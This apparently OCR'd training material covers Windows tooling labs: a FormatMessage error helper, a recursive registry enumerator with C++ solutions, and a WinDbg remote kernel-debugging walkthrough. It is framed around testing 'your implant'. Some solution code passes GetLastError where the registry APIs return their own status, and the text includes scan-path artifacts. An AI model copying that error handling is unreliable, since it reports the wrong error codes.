
TODO Solutions

TODO #1 - ResolveErrorCode()


- Call the ASCII version of the `FormatMessage` function in order to look up messages from the system.
- Make sure the function does the buffer allocation and inserts do not matter.
- The rest of the parameters are for you to figure out using documentation online.

```
#include "ErrorApis.h"

INT
WINAPI
ResolveErrorCode(
    _In_ PCSTR Message,
    _In_ DWORD ErrorCode
)
{
    LPSTR messageBuffer;

    FormatMessageA(
        FORMAT_MESSAGE_ALLOCATE_BUFFER | FORMAT_MESSAGE_FROM_SYSTEM |
FORMAT_MESSAGE_IGNORE_INSERTS,
        nullptr,
        ErrorCode,
        0,
        (LPSTR)&messageBuffer,
        0,
        nullptr
    );

    printf("%s", Message);
    printf("%s\n", messageBuffer);

    LocalFree(messageBuffer);

    return ERROR_SUCCESS;
}
```

- Build ONLY the `CantHandleIt` project.
- Right-click on the `CantHandleIt` project.
- Choose `Build`.



- Optionally, you can build the project from the Build menu from the main menu bar at the top of the application.
- Choose `Build`.
- Choose `Build CantHandleIt`.


Build
Debug
Test
Analyze
Tools
Extensions
Window
Build Solution
Ctrl+Shift+B
Rebuild Solution
Clean Solution
Build full program database file for solution
Run Code Analysis on Solution
Alt+F11
Build CantHandleIt
Ctrl+B
Rebuild CantHandleIt
Clean CantHandleIt
Run Code Analysis on CantHandleIt
Project Only
Batch Build...
Configuration Manager...

Lab 1.8: RegWalker

Background

The Registry Walker challenge might be the most difficult of the two bootcamps as there is a lot that must be done to build a program that is fully capable of walking a Registry key. If you create a custom function to implement the capabilities, make sure SAL annotations are being used. Here are some functions that will be required for this to work: `RegOpenKeyEx`, `RegCloseKey`, `RegQueryInfoKey`, `RegEnumValue`, and `RegEnumKeyEx`. The bare minimum program will print out the key's name being queried, the number of subkeys (if any), and the number of values (if any).

APIs Used

- `RegEnumKeyExW`
- `RegEnumValueW`
- `RegQueryInfoKeyW`

Objectives

- Create a registry enumeration tool that can query the keys/values specified by the user.
- Understand the APIs used in the lab.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Windows Test VM.

1. Launch Visual Studio.
    - Open the `Day1-Bootcamp` solution file.
    - Open the `RegWalker` project.
    - The project has several files in it, but the work you will be doing will be in `main.cpp` and `Useful.cpp`.
2. TODO #1 - `main.cpp`
    - Obtain a registry key handle and do your own error checking.
3. TODO #2 - `Useful.cpp`
    - Call the proper function to see how many subkeys there are, if any.
    - Do you own error checking or use provided Error APIs.
4. TODO #3a, 3b - `Useful.cpp`
    - 3a - Dump the key's values, if any.

- Enhanced version only
    - 3b - Only dump the values if the user passes the `DumpKeyValues` flag.
    - Call the proper function that will obtain a key's values.


5. TODO #4a, 4b, 4c - `Useful.cpp`
    - Enhanced version only:
        - 4a - If the user passed the DumpKeys flag, then execute the code to loop over the keys.
        - 4b - Loop over the keys until there are not more entries.
        - 4c - Call the proper function to enumerate a key.
6. TODO #5 - `Useful.cpp`
    - Add recursion!
    - If the user passes the recursive flag, set up the code to recurse.
7. Build
    - Build the project and monitor the output window for any build errors.
8. Run
    - Once you have a successful build, copy the tool over to the drop folder so that it is available to run on the Test VM.
    - Open a CMD prompt and execute the tool to test for functionality.

Stuck?

If you become stuck, you can expand the specific section in the TODO Solutions section.

Lab Execution Example

Here is an example of executing the final product



```
[*] KeyDump: Subkeys: 0, Values: 0
    Printers                                              Last Modified: Wed Oct  6 14:20:07 2021
-----------------------------------------------
[*] KeyDump: Subkeys: 3, Values: 3
        DefaultSpoolDirectory           REG_SZ        [   70  B]  C:\Windows\system32\spool\PRINTERS
        ResetDevmodesAttempts           REG_DWORD     [    4  B]  3 [0x3]
        LANGIDOfLastDefaultDevmode      REG_DWORD     [    4  B]  1033 [0x409]
    Fax                                                   Last Modified: Fri Dec 31 17:17:20 2021
-----------------------------------------------
[*] KeyDump: Subkeys: 4, Values: 34
        ChangeID                        REG_DWORD     [    4  B]  20359 [0x4F87]
        StatusExt                       REG_DWORD     [    4  B]  0 [0x0]
        Status                          REG_DWORD     [    4  B]  384 [0x180]
        Name                            REG_SZ        [    8  B]  Fax
        PerUserName                     REG_SZ        [    2  B]
        Share Name                      REG_SZ        [    2  B]
        Print Processor                 REG_SZ        [   18  B]  winprint
        Datatype                        REG_SZ        [    8  B]  RAW
        Parameters                      REG_SZ        [    2  B]
        Action                          REG_DWORD     [    4  B]  0 [0x0]
        ObjectGUID                      REG_SZ        [    2  B]
        DsKeyUpdate                     REG_DWORD     [    4  B]  0 [0x0]
        DsKeyUpdateForeground           REG_DWORD     [    4  B]  0 [0x0]
        Description                     REG_SZ        [    2  B]
        Printer Driver                  REG_SZ        [   56  B]  Microsoft Shared Fax Driver
        Default DevMode                 REG_DWORD     [ 1196  B]  6357062 [0x610046]
        Priority                        REG_DWORD     [    4  B]  1 [0x1]
        Default Priority                REG_DWORD     [    4  B]  0 [0x0]
        StartTime                       REG_DWORD     [    4  B]  60 [0x3C]
        UntilTime                       REG_DWORD     [    4  B]  60 [0x3C]
```

TODO Solutions

TODO #1 - main.cpp

- Obtain a registry key handle and do your own error checking.

```cpp
LSTATUS Status = RegOpenKeyExW(hRootKey, SubKeyPath, 0, KEY_READ, &hkResult);
if (ERROR_SUCCESS != Status)
{
    return ResolveErrorCode("[!] RegOpenKeyExW: ", GetLastError());
}
```

TODO #2 - useful.cpp

- Call the proper function to see how many subkeys there are, if any.

```
Ret = RegQueryInfoKeyW(
    hKey,                       // hKey
    NULL, NULL, NULL,           // lpClass, lpcchClass, pReserved
    &cSubKeys,                   // lpcSubKeys
    &cbMaxSubKey,               // lpcbMaxSubKeyLen
    &cbMaxClass,               // lpcbMaxClassLen
    &cValues,                   // lpcValues
    &cbMaxValueNameLen,           // lpcbMaxValueNameLen
    &cbMaxValueLen,               // lpcbMaxValueLen
    &cbSecurityDescriptor,       // lpcbSecurityDescriptor
    &modified                   // lpftLastWriteTime
);

if (ERROR_SUCCESS != Ret)
{
    ResolveErrorCode("[!] RegQueryInfoKeyW: ", GetLastError());
    return;
}
```

TODO #3a and 3b - Useful.cpp

- 3a - Dump the key's values, if any

Enhanced version only

- 3b - Call the proper function that will obtain a key's values.

```
if (DumpKeyValues)
{
    DWORD KeyType = 0;    // the type of the registry key

    auto KeyValue = std::make_unique<BYTE[]>(cbMaxValueLen);
    auto KeyName = std::make_unique<WCHAR[]>(cbMaxValueNameLen + 1);

    // notice the condition is intentionally left out
    //
    for (DWORD dwIndex = 0; ; dwIndex++)
    {
        // just make some local "copies" inside the loop body
        //
        DWORD cbSize = cbMaxValueLen;
        DWORD cchName = cbMaxValueNameLen + 1;

        // TODO #3b - call the proper function that will obtain a key's value
        // do your own error checking
        //
        Ret = RegEnumValueW(
            hKey,                   // hKey
            dwIndex,                // dwIndex
            KeyName.get(),          // lpValueName
            &cchName,               // lpcchValueName
            LPDWORD(),              // lpReserved
            &KeyType,               // lpType
            KeyValue.get(),         // lpData
            &cbSize                 // lpcbData
        );

        // check to see if we are done; if so, we can break out of the loop
        //
        if (Ret == ERROR_NO_MORE_ITEMS)
            break;

        // take what we got back and convert that data into something more usable, like
strings
        //
        auto results = ConvertValueToString(KeyValue.get(), min(64, cbSize), KeyType);

        MessageW.Format(L"        %-30ws  %-12ws  [%5u  B]  %ws\n", KeyName.get(),
(PCWSTR)results.first, cbSize, (PCWSTR)results.second);
        utils::PrettyPrintW(LIGHTBLUE_COLOR, MessageW);
```

```
    } // end for (DWORD dwIndex = 0; ; dwIndex++)
} // end if (DumpKeyValues)
```

TODO #4a, 4b, 4c - Useful.cpp

- • 4a - If the user passed the DumpKeys flag, then execute the code to loop over the keys.
  • 4b - Loop over the keys until there are not more entries.
  • 4c - Call the proper function to enumerate a key.

Enhanced version:

```
if (DumpKeys)
    {
        MessageW.Format(L"[*] %s: Keys: \n", __FUNCTIONW__);
        //utils::PrettyPrintW(LIGHTGRAY_COLOR, MessageW);

        // set name to max key name length
        WCHAR lpName[256];

        // TODO #4b - loop over the keys until there are not more entries
        //
        for (DWORD dwIndex = 0; ; dwIndex++)
        {
            // also set cchName to the max
            // the function will handle this later
            DWORD cchName = _countof(lpName);

            // TODO #4c - call the proper function to enumerate a key
            // for your own error checking
            //
            Ret = RegEnumKeyExW(hKey, dwIndex, lpName, &cchName, nullptr, nullptr,
nullptr, &modified);

            if (ERROR_NO_MORE_ITEMS == Ret)
            {
                // nothing else to do, we have made it to the end
                break;
            }
            // no need to check for ERROR_MORE_DATA since we set the key name to 256 above
            // I guess there 'could' be names longer than 256 and that would trigger
ERROR_MORE_DATA... yolo
            // check for ERROR_SUCCESS though
            if (ERROR_SUCCESS == Ret)
            {
                MessageW.Format(L"    %-50ws Last Modified: %ws\n", lpName,
(PCWSTR)CTime(modified).Format(L"%c"));
                utils::PrettyPrintW(LIGHTGREEN_COLOR, MessageW);
            }
        } // end for (DWORD dwIndex = 0; ; dwIndex++)
    } // end if (DumpKeys)
```

TODO #5 - Useful.cpp

- Add recursion!
- If the user passes the recursive flag, set up the code to recurse.

```
if (Recursive)
{
    HKEY hSubKey = HKEY();
    Ret = RegOpenKeyExW(hKey, lpName, 0, KEY_READ, &hSubKey);
    if (ERROR_SUCCESS == Ret)
    {
        Message.Format(L"--\n");
        utils::PrettyPrintW(LIGHTMAGENTA_COLOR, Message);

        KeyDump(hSubKey, DumpKeys, DumpKeyValues, Recursive);
        RegCloseKey(hSubKey);
    } // end if (ERROR_SUCCESS == Ret)
} // end if (Recursive)
```

Key Takeaways

Enumerating the Registry can come in handy for any number of reasons. When you are stuck at the command line, you obviously cannot open regedit.exe and visually browse your way to a key. Doing this programmatically is perfect exposure not only to the APIs involved, but also to the layout of the Registry itself.

Lab Enhancements

- Use recursion to enumerate subkeys and their key values.
- Print the time a key was last modified.
- Take command-line arguments to dictate whether recursion should be enabled, if the key values should be printed, or to simply enumerate the keys.
- Allow the user to dictate the root key, or hive, being used. For example, instead of hardcoding the `HKEY_CURRENT_USER`, let the user of the program decide by passing your program `HKLM`, `HKCU`, `HKU`, or `HKCR`.
- What keys do you need to be Admin to see, if any?

Lab 1.9: It's Me, WinDbg

Background

Learning how to use a debugger is great when troubleshooting or verifying the execution of your implant. It can be even better doing so from a remote debugging instance since you do not want to test your implants on your dev machine. This bootcamp module will serve as your guide for what can be done after you have established a remote kernel debugging session between your Dev-VM and Test-VM. There is a guide showing you how to get the initial setup done, which can be found here: Remote Kernel Debugging.

Objectives

- Gather information about the debugger system.
- Explore symbols and setup.
- Explore kernel and user-mode structures.
- Enumerate processes, threads, modules, etc.
- Switch process contexts.
- Establish breakpoints in a user-mode process.
- Get back to system (kernel) context.

Lab Preparation

VMs Needed

This lab is completed in your 670 Windows Dev VM and Windows Test VM.

1. Logging commands.
   - If you are interested in logging all of your debugger commands and their output, you can create a log file.
   - `.logfile` will show you if anything is already set up.
   - If nothing is set up, you can use `.logappend <absolute path to file>` to make a new log file.

kd commands

```
.logfile

.logappend c:\debugger-logs.log
```

notional results

```
kd> .logfile
Log 'c:\debugger-logs.log' open for append

kd> .logappend c:\debugger-logs.log
```

With your remote debugging session already established and your log file set up, let's take a look around and explore the remote system.

Exploring the Remote System

Break execution

Before you dive off into this lab, you will need to pause the remote system from executing. There is a giant `Pause` button at the top left of the debugger. Select it. Now you can proceed.

Before we begin

Please make sure the symbols are correctly configured for your debugging session. Under File | Settings | Debugging settings -> Debugging paths -> Symbol path, make sure the entry `srv*` is listed. If not, manually add it. Accept all changes by clicking OK.

Let's gather some information about the current debugger session using the command `dx` command. The `dx` command is a new-ish command that allows us to interact with a more modern debugger data model. The new model is really great and more intuitive. It also helps by getting rid of the need to use MASM in the mix of debugger commands, which are very complex and obtuse.

Debugger Session Information

Here is the command we will run for that debugger information: `dx Debugger.Sessions`. For this situation, you should only have one session established, and therefore only one result. More information can be obtained by indexing into the "array" of debugger sessions, so for the first session you would use 0 as an index. The command would look like the following: `dx Debugger.Sessions[0]`.

```
kd> dx Debugger.Sessions[0]
Debugger.Sessions[0]
    Processes
    Id                    : 0
    Devices
    Attributes
```

From the command's output, you can see that certain items are blue and clickable. You can click on any of them to explore a bit more on your own. If you hover over one of them, you might be able to see the command that is executed behind the scenes. Each one of the items can be accessed using dot notation.

Enumerating Processes

If you wanted to see processes you would add on `.Processes` like so: `dx Debugger.Sessions[0].Processes,d`. Depending on when you have broken into the remote target, you might only see one process, process 0.

```
kd> dx Debugger.Sessions[0].Processes,d
Debugger.Sessions[0].Processes,d
    [0]                : <Unknown Image> [Switch To]
```

If you only see one process, you must let the remote system resume execution by issuing the `g` command, for go. So let the target finish its boot process. You might see another break point where you can enter debugger commands again and if that happens, just continue execution by sending `g` again. Once the login screen shows on the remote system, break into the target by pressing the pause button located at the top left of the debugger window. Once done, you can run the `dx Debugger.Sessions[0].Processes,d` again and you should see more results.

```
0: kd> dx Debugger.Sessions[0].Processes,d
Debugger.Sessions[0].Processes,d
    [0]                : Idle [Switch To]
    [4]                : System [Switch To]
    [92]               : Registry [Switch To]
    [356]              : smss.exe [Switch To]
    [460]              : csrss.exe [Switch To]
    [536]              : wininit.exe [Switch To]
    [552]              : csrss.exe [Switch To]
    [636]              : winlogon.exe [Switch To]
    [644]              : services.exe [Switch To]
    [680]              : lsass.exe [Switch To]
    [800]              : fontdrvhost.exe [Switch To]
    [808]              : fontdrvhost.exe [Switch To]
    [820]              : svchost.exe [Switch To]
    [924]              : svchost.exe [Switch To]
    [1020]             : LogonUI.exe [Switch To]
    [64]               : dwm.exe [Switch To]
    [732]              : svchost.exe [Switch To]
    [900]              : svchost.exe [Switch To]
    [1016]             : svchost.exe [Switch To]
    [1104]             : svchost.exe [Switch To]
    [1204]             : svchost.exe [Switch To]
    [1344]             : svchost.exe [Switch To]
```

If you are familiar with PowerShell at all, you may have used Where clauses to filter out results. Well, with the `dx` command, we can filter the process listing results and pick an image name of interest like the Windows Defender process or LSASS. You will need to mind your case sensitivity with the process names. Here is what it looks like filtering out the results looking for `WmiApSrv.exe` with the command:

Debugger command

```
dx Debugger.Sessions.First().Processes.Where(p => p.Name == "WmiApSrv.exe"),d
```

Command output

```
kd> dx Debugger.Sessions.First().Processes.Where(p => p.Name == "WmiApSrv.exe"),d
Debugger.Sessions.First().Processes.Where(p => p.Name == "WmiApSrv.exe"),d
    [2724]           : WmiApSrv.exe [Switch To]
```

Another method, if you know the PID, is to use the PID as an index to display its information like so: `dx Debugger.Sessions[0].Processes[3960]`.

```
0: kd> dx Debugger.Sessions[0].Processes[3960]
Debugger.Sessions[0].Processes[3960]                 : WmiApSrv.exe
    KernelObject     [Type: _EPROCESS]
    Name             : WmiApSrv.exe
    Id               : 0xf78
    Handle           : 0xf0f0f0f0
    Threads
    Modules
    Environment
    Devices
    Io
```

Enumerating Threads

It only makes sense to talk about how you would enumerate threads too. Similar to enumerating processes, we will use the `dx` command, but will change it up ever so slightly to show you the versatility of the `dx` command. Here is an example of listing all threads in the current debugging session and viewing the number of threads in each process. The "t" is really just a temporary variable used for iterating over everything. You can use whatever you would like, of course.

Debugger command

```
dx @$cursession.Processes.Select(t => t.Threads.Count())
```

Command output

```
kd> dx @$cursession.Processes.Select(t => t.Threads.Count())
@$cursession.Processes.Select(t => t.Threads.Count())
    [0x0]            : 0x2
    [0x4]            : 0xaa
    [0x5c]           : 0x4
    [0x168]          : 0x3
    [0x1cc]          : 0xe
    [0x218]          : 0xc
    [0x224]          : 0x2
    [0x278]          : 0x5
    [0x2a4]          : 0x6
    [0x2b4]          : 0x9
    [0x324]          : 0x17
```

Switching Process Contexts

Once you have found a user mode process of interest, you can't really do anything too useful with it just yet until you break into its user-mode context. There are kernel things you can do but this is not a kernel-focused class. One of several ways to switch from your kernel mode context into a specific user mode process' context is to use the `SwitchTo` method. Here is what that command might look like for getting into PID 3960.

`dx Debugger.Sessions[0].Processes[3960].SwitchTo()`

A drawback is that no feedback is given. So, how do you know if the command worked or not? Internally, there is a variable called curprocess that we can take a look at with the `dx` command. If we issue `dx @$curprocess` we should get some information about the current process that we are debugging.

```
0: kd> dx @$curprocess
@$curprocess                 : WmiApSrv.exe [Switch To]
    KernelObject     [Type: _EPROCESS]
    Name             : WmiApSrv.exe
    Id               : 0xf78
    Handle           : 0xf0f0f0f0
    Threads
    Modules
    Environment
    Devices
    Io
0: kd> .formats 0xf78
Evaluate expression:
  Hex:     00000000`00000f78
  Decimal: 3960
  Decimal (unsigned) : 3960
  Octal:   0000000000000000007570
  Binary:  00000000 00000000 00000000 00000000 00000000 00000000
  Chars:   .......x
  Time:    Thu Jan  1 01:06:00 1970
  Float:   low 5.54914e-042 high 0
  Double:  1.9565e-320
```

From the output, you can see that you can explore its threads, modules, devices, and so on.

Context not switch?

There are times when the `SwitchTo` doesn't work or doesn't switch the page tables for that process. To get deeper into a process, you can use an older command: `!dml_proc`. After you run the command, pick your process from the output.

```
0: kd> !dml_proc
Address            PID  Image file name
ffffb006`f5a9d040 4    System
ffffb006`f5ad4080 5c   Registry
ffffb006`f60f4040 164  smss.exe
ffffb006`f8038080 1cc  csrss.exe
ffffb006`f92a3080 218  wininit.exe
ffffb006`f92a7140 228  csrss.exe
ffffb006`f92ef080 27c  winlogon.exe
ffffb006`f6f6a080 284  services.exe
ffffb006`f80c2080 2a8  lsass.exe
ffffb006`f813f140 320  fontdrvhost.ex
ffffb006`f813d140 328  fontdrvhost.ex
ffffb006`f8141240 334  svchost.exe
ffffb006`f93602c0 39c  svchost.exe
ffffb006`f87560c0 3fc  LogonUI.exe
ffffb006`f8758080 40   dwm.exe
ffffb006`f8779200 2dc  svchost.exe
ffffb006`f878e2c0 384  svchost.exe
ffffb006`f87902c0 3f8  svchost.exe
ffffb006`f87c6240 450  svchost.exe
ffffb006`f9a072c0 4b4  svchost.exe
ffffb006`f9ad02c0 540  svchost.exe
ffffb006`f9b21240 56c  svchost.exe
ffffb006`f9b61080 5cc  MemCompression
```

Click on the address for the process of interest and you will see more details about it. It is from here that you can switch into its context by clicking "Select user-mode state". The command that it runs is: `.process /p /r 0xffffb006fa510240`. The address is the address where that object resides.

```
0: kd> .process /p /r 0xffffb006fa510240
Implicit process is now ffffb006`fa510240
.cache forcedecodeuser done
Loading User Symbols
...................................

************* Symbol Loading Error Summary **************
Module name            Error
SharedUserData         No error - symbol load deferred

You can troubleshoot most symbol related issues by turning on s
You should also verify that your symbol search path (.sympath)
```

Switching Thread Contexts

Processes will have one or more threads and we can jump around any thread we would like. If you are in the context of a user-mode process then it would make the most sense to hop into a thread of that process to view its context and state. To do this, we can issue the `dx @$curthread` command. Here is a snippet of that output.

Debugger command

```
dx @$curthread
```

Command output

```
kd> dx @$curthread
@$curthread      : nt!KiIdleLoop+0x9e (fffff806`2cc0c93e)  [Switch To]
KernelObject     [Type: _ETHREAD]
Id               : 0x0
Stack
Registers
Environment
```

To view other threads in the current process, issue the command `dx -r1 @$curprocess.Threads`.

Debugger command

```
dx -r1 @$curprocess.Threads
```

Command output

```
kd> dx -r1 @$curprocess.Threads
    @$curprocess.Threads
    [0x1138]         : nt!KiSwapContext+0x76 (fffff806`2cc0fb56)  [Switch To]
    [0x1d28]         : nt!KiSwapContext+0x76 (fffff806`2cc0fb56)  [Switch To]
    [0x1a98]         : nt!KiSwapContext+0x76 (fffff806`2cc0fb56)  [Switch To]
    [0x1bcc]         : nt!KiSwapContext+0x76 (fffff806`2cc0fb56)  [Switch To]
```

You can click on the `Switch To` and it will switch you to that thread.

Loaded Modules

Another item you can look at is all of the loaded modules it has using the `lm` command: `lmuD`.

```
0: kd> lmuD
start             end                 module name
00007ff7`88e70000 00007ff7`88ea8000   WmiApSrv # (pdb symbols)
00007ffd`22fe0000 00007ffd`2301d000   wmiprov    (deferred)
00007ffd`23020000 00007ffd`23045000   loadperf   (deferred)
00007ffd`2a230000 00007ffd`2a2ab000   MpOav      (deferred)
00007ffd`2a2b0000 00007ffd`2a2d0000   amsi       (deferred)
00007ffd`2a620000 00007ffd`2a648000   wmiutils   (deferred)
00007ffd`2a6b0000 00007ffd`2a6c4000   wbemsvc    (deferred)
00007ffd`2a6d0000 00007ffd`2a74d000   esscli     (deferred)
00007ffd`2a7d0000 00007ffd`2a8db000   fastprox   (deferred)
00007ffd`2cdc0000 00007ffd`2ce50000   wbemcomn   (deferred)
00007ffd`2ce50000 00007ffd`2ce61000   wbemprox   (deferred)
00007ffd`30f60000 00007ffd`30f6a000   version    (deferred)
00007ffd`32ce0000 00007ffd`32cf1000   WMICLNT    (deferred)
00007ffd`35b50000 00007ffd`35b62000   kernel_appcore   (deferred)
00007ffd`36930000 00007ffd`36963000   ntmarta    (deferred)
00007ffd`37b30000 00007ffd`37b5e000   USERENV    (deferred)
00007ffd`37b70000 00007ffd`37b8f000   profapi    (deferred)
00007ffd`37ce0000 00007ffd`37d02000   win32u     (deferred)
00007ffd`37f10000 00007ffd`381dd000   KERNELBASE   (deferred)
```

From the list of modules, you can look deeper into one of interest like what exports they have. If you wanted to look deeper at the `kernelbase.dll`, you can run the command `lm vm kernelbase` to its information.

```
0: kd> lm vm kernelbase
Browse full module list
start             end                 module name
00007ffd`37f10000 00007ffd`381dd000   KERNELBASE   (deferred)
    Image path: C:\Windows\System32\KERNELBASE.dll
    Image name: KERNELBASE.dll
    Browse all global symbols  functions  data
    Image was built with /Brepro flag.
    Timestamp:        E9B4A91B (This is a reproducible build file
    CheckSum:         002D6634
    ImageSize:        002CD000
    Translations:     0000.04b0 0000.04e4 0409.04b0 0409.04e4
    Information from resource tables:
```

From the output, you can see the address it has been mapped into, and other items like the functions it has. You can view those functions by clicking on the "functions" link or by running a command that has the format of `<module-name> ! <function-name>`. So something like the following command: `x /f /D kernelbase!create*`. The great thing about this command is the use of wild cards. The previous command will list all functions that start with the word create.

```
0: kd> x /f /D kernelbase!createt*
 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

00007ffd`37f1fb68 KERNELBASE!CreateTransientLocales (void)
00007ffd`38022e50 KERNELBASE!CreateTransactionManager (void)
00007ffd`37f8a880 KERNELBASE!CreateThreadpoolCleanupGroup (void)
00007ffd`37f7d580 KERNELBASE!CreateThreadpoolIo (void)
00007ffd`38022e50 KERNELBASE!CreateTransaction (void)
00007ffd`37f7c500 KERNELBASE!CreateThreadpoolWork (void)
00007ffd`37f840f0 KERNELBASE!CreateThreadpoolWait (void)
00007ffd`37f7ebe0 KERNELBASE!CreateTimerQueueTimer (void)
00007ffd`37f8ca00 KERNELBASE!CreateThreadpool (void)
00007ffd`37fa93f6 KERNELBASE!CreateThreadpoolIo$fin$0 (void)
00007ffd`380231d0 KERNELBASE!CreateTypeLib (void)
00007ffd`37f9d290 KERNELBASE!CreateTemporaryFileStream (void)
00007ffd`37f8cb80 KERNELBASE!CreateTimerQueue (void)
00007ffd`37f7fb70 KERNELBASE!CreateThreadpoolTimer (void)
00007ffd`380231d0 KERNELBASE!CreateTypeLib2 (void)
00007ffd`37f92200 KERNELBASE!CreateTunnel (void)
00007ffd`3801acf0 KERNELBASE!CreateThread (CreateThread)
00007ffd`380237b0 KERNELBASE!CreateTouchTooltip (CreateTouchToolti
00007ffd`37fe6784 KERNELBASE!CreateTransientSpecificChain (CreateT
00007ffd`37fe6738 KERNELBASE!CreateTransientParentChain (CreateTra
```

Breakpoints

After you have found a function of interest, you can set a breakpoint using the `bp` command. The full command would like this: `bp kernelbase!createthread`. At this point, you can let the process resume execution by issuing the `g` command and wait for the BP to hit. At some point, your BP might get hit and the process will be in a paused state again.

You can list all BPs using the `bl` command and you can clear BPs using the `bc` command. To clear a specific BP, issue the `bc <bp number>` and the specified BP will be cleared. Here is an example of setting a BP and viewing a list of BPs.

Debugger command

```
bp KERNELBASE!CreateThread
```

Command output

```
kd> bp KERNELBASE!CreateThread
kd> bl
    0 e Disable Clear  00007ffa`9989acf0     0001 (0001) KERNELBASE!CreateThread
```

Stepping Through Instructions

Once a BP has been hit, you can choose how you want to execute instructions. There are several options that allow you to execute until the next call (`tc`), run until the next return (`pt`), step over a call (`p` | F10), step into a call (`t` | F11), etc. The commands are fairly well documented on MSDN and other blogs.

Structures

There are several structures that one should be familiar with when debugging and developing tools. This section of the bootcamp will take a look at some user-mode ones as well as some kernel-mode ones to compare and contrast the differences among them.

PEB

The `PEB` is the Process Environment Block and is created for each process. It is a fairly large strucuture that holds vital information about a process such as lists of loaded modules, the name of the image, etc. While in a process context, you can use the `dx` command to view the current process' `PEB`. Here is the command: `dx @$peb`. The output is rather large but you can narrow this down a bit by specifying the name of a field in the `PEB` like `PEB_LDR_DATA`. Here is the command: `dx ((nt!_PEB_LDR_DATA *) @$peb)`. Here is a snippet of the command's output.

Debugger command

```
dx ((nt!_PEB_LDR_DATA *)@$peb)
```

Command output

```
kd> dx ((nt!_PEB_LDR_DATA *)@$peb)
((nt!_PEB_LDR_DATA *)@$peb)                 : 0x65a83b3000 [Type: _PEB_LDR_DATA *]
[+0x000] Length           : 0x84000000 [Type: unsigned long]
[+0x004] Initialized      : 0x0 [Type: unsigned char]
